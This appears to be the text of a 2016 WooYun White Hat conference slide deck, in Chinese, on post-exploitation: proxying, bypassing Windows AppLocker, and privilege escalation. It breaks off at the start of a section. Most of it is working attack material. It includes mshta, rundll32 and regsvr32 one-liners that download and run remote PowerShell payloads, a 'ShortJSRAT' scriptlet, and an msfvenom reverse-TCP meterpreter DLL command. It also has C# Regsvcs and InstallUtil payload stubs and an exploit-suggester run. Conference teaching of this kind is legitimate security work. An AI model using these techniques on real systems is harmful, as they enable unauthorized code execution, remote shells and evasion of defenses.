



WHITE HAT FEST

2016乌云白帽大会·不插电



# Shell is Only the Beginning——后渗透阶段的攻防对抗

3gstudent & Evi1cg



**As a offensive researcher, if you can dream it, someone has likely already done it and that someone isn't the kind of person who speaks at security cons...**

**—Matt Graeber**

3gstudent



Good Study



Good Health



Good Attitude

Evi1cg  
...



Thin




WhiteHat



Security Researcher

# 后渗透阶段



## 渗透测试


以特定的业务系统作为目标，识别出关键的基础设施，并寻找客户组织最具价值和尝试进行安全保护的信息和资产



## 黑客攻击

黑客对攻击战果进一步扩大，以及尽可能隐藏自身痕迹的过程

# 目录




- 打开一扇窗
- Open Proxy



- 绕过看门狗
- Bypass Application Whitelisting



- 我来作主人
- Escalate Privileges




- 屋里有什么
- Gather Information



- 挖一个密道
- Persistence



- 我来抓住你
- Detection and Mitigations



# 打开一扇窗 Open Proxy



## 为什么用代理?



- 更好地接触到目标所处环境
- 使用已有shell的机器作为跳板，扩大战果
- It' s the beginning

## 常用方法

...

端口转发: Client→ Lcx, Netsh; HTTP→ Tunnel; Metasploit→ Portpwd

Socks代理: Client→ Ew, Xsocks; HTTP→ ReGeorg; Metasploit→ Socks4a

其他: SSH, ICMP 等

Vpn



然而，我们可能会碰到这样的情况：

- 安装杀毒软件，拦截“恶意”程序
- 设置应用程序白名单，限制白名单以外的程序运行

eg: Windows Applocker



# Windows AppLocker

## 简介:

即“应用程序控制策略”，用来对可执行程序、安装程序和脚本进行控制  
开启默认规则后，除了默认路径可以执行外，其他路径均无法执行程序 and 脚本



绕过看门狗

Bypass Application Whitelisting

## 绕过思路

...

- ✓ Hta
- ✓ Office Macro
- ✓ Cpl
- ✓ Chm
- ✓ Powershell
- ✓ Rundll32
- ✓ Regsvr32
- ✓ Regsvcs
- ✓ Installutil

...

# 1、Hta

...

## More:

- Mshta.exe

```
vbscript:CreateObject("Wscript.Shell").Run("calc.exe", 0, true) (window.close)
```

- Mshta.exe javascript:"..\mshtml,RunHTMLApplication

```
";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe", 0, true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im mshta.exe", 0, true);}
```

```
1 <HTML>
2 <HEAD>
3 <script language="VBScript">
4     Set objShell = CreateObject("Wscript.Shell")
5     objShell.Run "powershell -nop -exec bypass -c IEX (New-Object
6         Net.WebClient).DownloadString('http://ip:port/')"
7 </script>
8 </HEAD>
9 <BODY>
10 </BODY>
</HTML>
```

## 2、Office Macro



### MacroRaptor :

- Detect malicious VBA Macros
- Python
- <https://bitbucket.org/decalage/oletools/wiki/mraptor>



## 3、Cpl

...

### DLL/CPL:

生成Payload.dll:

```
msfvenom -p windows/meterpreter/reverse_tcp -b '\x00\xff' lhost=192.168.127.132 lport=8888 -f dll -o payload.dll
```

(1) 直接运行dll :

```
rundll32 shell32.dll,Control_RunDLL payload.dll
```

(2) 将dll重命名为cpl, 双击运行

(3) 普通的dll直接改后缀名

From: <http://drops.wooyun.org/tips/16042>

## 4、Chm

...

高级组合技打造“完美”捆绑后门:

<http://drops.wooyun.org/tips/14254>

利用系统CHM文件实现隐蔽后门:

《那些年我们玩过的奇技淫巧》

## 5、Powershell



### Command:

- powershell -nop -exec bypass -c IEX (New-Object net.WebClient).DownloadString('http://ip:port/')
- Get-Content **payload.ps1** | iex
- cmd.exe /K < **payload.bat**

### Lnk :

- powershell -nop -windows hidden -E YwBhAGwAYwAuAGUAeABIAA==

### 如果禁用powershell:

- 通过.Net执行powershell :  
<https://blogs.msdn.microsoft.com/kebab/2014/04/28/executing-powershell-scripts-from-c/>
- p0wnedShell :  
<https://github.com/Cn33liz/p0wnedShell>
- PowerOPS :  
<https://labs.portcullis.co.uk/blog/powerops-powershell-for-offensive-operations/>

## 6、Rundll32

...

### javascript :

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/');")
```

### Dll :

```
rundll32 shell32.dll,Control_RunDLL payload.dll
```

From: <http://drops.wooyun.org/tips/11764>

## 7、Regsvr32

...

**Regsvr32.exe (.sct) :**

三种启动方式:

regsvr32 /u /n /s /i:payload.sct scrobj.dll

regsvr32 /u /n /s /i:http://ip:port/payload.sct scrobj.dll

右键注册

From:

<http://subt0x10.blogspot.jp/2016/04/bypass-application-whitelisting-script.html>   <http://drops.wooyun.org/tips/15124>

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4   progid="ShortJSRAT"
5   classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
6   <!-- Learn from Casey Smith @subTee -->
7   <script language="JScript">
8     <![CDATA[
9       rat="powershell -nop -exec bypass -c IEX (New-Object
10         Net.WebClient).DownloadString('http://ip:port/');
11       new ActiveXObject("WScript.Shell").Run(rat,0,true);
12     ]]>
13 </script>
14 </registration>
15 </scriptlet>
```

## 8、Regsvcs

...

### Regasm & Regsvcs :

创建key -> key.snk

\$key =

```
'BwIAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2PWGc6DHP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHIGaL7nZbp6qukLH0lEq/vW979GWzVA  
gSZaGVCFpuk6p1y69cSr3STlzlJrY76JlJeS4+RhbdWHp99y8QhwRIIOC0qu/WxZaffHS2te/PKzliTuFfcP46qxQoLR8s3QZhAJBnn9TGJkbix8MTgEt7hD1DC2hXv7dKaC5  
31ZWqGXB54OnuvFbD5P2t+vyvZuHNmAy3pX0BDXqwEfoZZ+hilK1YUDSNOE79zwnpVP1+BN0PK5QCPCS+6zujfRIQpJ+nfHLLicweJ9uT7OG3g/P+JpXGN0/+Hitoluf  
o7Ucjh+WvZAU//dZrGny5stQtTmLxdhZbOsNDJpsqzweUfL5+o8OhujBHDm/ZQ0361mVsSVWrmgDPKHGGRx+7FbdgpBEq3m15/4zzg343V9NBwt1+qZU+TSVPU  
0wRvkWiZRerjmDdehJlboWsx4V8aiWx8FPPngEmNz89tBAQ8zblrJFfmtYnj1fFmkNu3lgIOefcacyYEHXP/tqcBuBlg/cpcDHps/6SGCCciX3tufnEeDMAQjmLku8X4zHc  
gJx6FpVK7qeEuvyV0OGKvNor9b/WKQHIHjkzG+z6nWHMoMYV5VMTZ0jLM5aZQ6ypwmFZaNmtL6KDzKv8L1YN2TkjXEoWulXNliBpelsSjyuICplrCTPGGSxPGihT3r  
pZ9tbLZUefrFnLNiHfVjNi53Yg4='
```

\$Content = [System.Convert]::FromBase64String(\$key)

Set-Content key.snk -Value \$Content -Encoding Byte

编译:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /target:library /out:Regasm.dll /keyfile:key.snk Regasm.cs
```

运行:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe Regasm.dll
```

[OR]

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe Regasm.dll
```

//如果没有管理员权限使用/U来运行

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe /U Regasm.dll
```

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U Regasm.dll
```

```
1 using System;
2 using System.EnterpriseServices;
3 using System.Runtime.InteropServices;
4 using System.Management.Automation;
5 namespace regsvcs
6 {
7
8     public class Bypass : ServicedComponent
9     {
10         public Bypass() { Console.WriteLine("I am a basic COM Object"); }
11
12         [ComUnregisterFunction] //This executes if registration fails
13         public static void UnRegisterClass ( string key )
14         {
15             PowerShell ps = PowerShell.Create();
16             ps.AddCommand("Invoke-Expression");
17             ps.AddArgument("payload");
18             ps.Invoke();
19         }
20     }
21
22 }
```

From: <https://gist.github.com/subTee/e1c54e1fdafc15674c9a>



## 9、Installutil

...

InstallUtil :

编译:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe  
/platform:x64 /out:InstallUtil.exe InstallUtil.cs
```

编译以后用/U参数运行 :

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U  
InstallUtil.exe
```

From:

<http://subt0x10.blogspot.jp/2015/08/application-whitelisting-bypasses-101.html> <http://drops.wooyun.org/tips/8862>

```
1 using System;  
2 using System.Management.Automation;  
3 namespace Whitelist  
4 {  
5     class Program  
6     {  
7         static void Main(string[] args)  
8         {  
9         }  
10    }  
11 }  
12 [System.ComponentModel.RunInstaller(true)]  
13 public class Sample : System.Configuration.Install.Installer  
14 {  
15     //The Methods can be Uninstall/Install. Install is transactional, and really unnecessary.  
16     public override void Uninstall(System.Collections.IDictionary savedState)  
17     {  
18         PowerShell ps = PowerShell.Create();  
19         ps.AddCommand("Invoke-Expression");  
20         ps.AddArgument("payload");  
21         ps.Invoke();  
22     }  
23 }  
24 }
```

# 10、可执行目录

...

通过ps脚本扫描可写入的路径,脚本下载地址: <http://go.mssec.se/AppLockerBC>

```
[trying to execute in writable folder C:\Windows\System32\FxsTmp
Start-Process : 由于出现以下错误,无法执行此命令: 拒绝访问。。
所在位置 C:\2\AppLockerBypassChecker-v1.ps1:26 字符: 26
+ Start-Process <<<< .\ABCtestfile.exe
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOperationException
+ FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand

[trying to execute in writable folder C:\Windows\System32\Tasks
[trying to execute in writable folder C:\Windows\System32\catroot2\F750E6C3-38EE-11D1-85E5-00C04FC295EE
[trying to execute in writable folder C:\Windows\System32\com\dmpp
Start-Process : 由于出现以下错误,无法执行此命令: 拒绝访问。。
所在位置 C:\2\AppLockerBypassChecker-v1.ps1:26 字符: 26
+ Start-Process <<<< .\ABCtestfile.exe
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOperationException
+ FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand
```

```
FullName
-----
C:\Windows\debug\WIA\ABCtestfile.exe
C:\Windows\PCHEALTH\ERRORREP\QHEADLES\ABCtestfile.exe
C:\Windows\PCHEALTH\ERRORREP\QSIGNOFF\ABCtestfile.exe
C:\Windows\Registration\CRMLog\ABCtestfile.exe
C:\Windows\System32\catroot2\F750E6C3-38EE-11D1-85E5-00C04FC295EE\ABCtestf...
C:\Windows\System32\FxsTmp\ABCtestfile.exe
C:\Windows\System32\spool\drivers\color\ABCtestfile.exe
C:\Windows\Tasks\ABCtestfile.exe
C:\Windows\tracing\ABCtestfile.exe

The following paths allow write and execute
```


From: <http://drops.wooyun.org/tips/11804>



# 11、最直接的方式

...





# 我来作主人

## Escalate Privileges

# 常见的提权方式



- 本地提权漏洞
- 服务提权
- 协议
- Phishing

# 本地提权



根据补丁号来确定是否存在漏洞的脚本:

<https://github.com/GDSSecurity/Windows-Exploit-Suggester>

将受害者计算机systeminfo导出到文件:

Systeminfo > 1.txt

使用脚本判断存在的漏洞:

```
python windows-exploit-suggester.py --database 2016-05-31-mssb.xls --systeminfo ~/Desktop/1.txt
```

```
Windows-Exploit-Suggester [master] python windows-exploit-suggester.py --database 2016-05-31-mssb.xls --systeminfo ~/Desktop/1.txt
[*] initiating winsploit version 3.1...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (GB2312)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 332 potential bulletins(s) with a database of 122 known exploits
[*] there are now 332 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS15-134: Security Update for Windows Media Center to Address Remote Code Execution (3108669) - Important
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Code Execution (3116162) - Important
[E] MS15-111: Security Update for Windows Kernel to Address Elevation of Privilege (3096447) - Important
[E] MS15-102: Vulnerabilities in Windows Task Management Could Allow Elevation of Privilege (3089657) - Important
[M] MS15-100: Vulnerability in Windows Media Center Could Allow Remote Code Execution (3087918) - Important
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow Remote Code Execution (3089656) - Critical
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote Code Execution (3079904) - Critical
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow Remote Code Execution (3036220) - Critical
[E] MS15-001: Vulnerability in Windows Application Compatibility Cache Could Allow Elevation of Privilege (3023266) - Important
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical
[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[*] done
```

# 可能遇到的问题

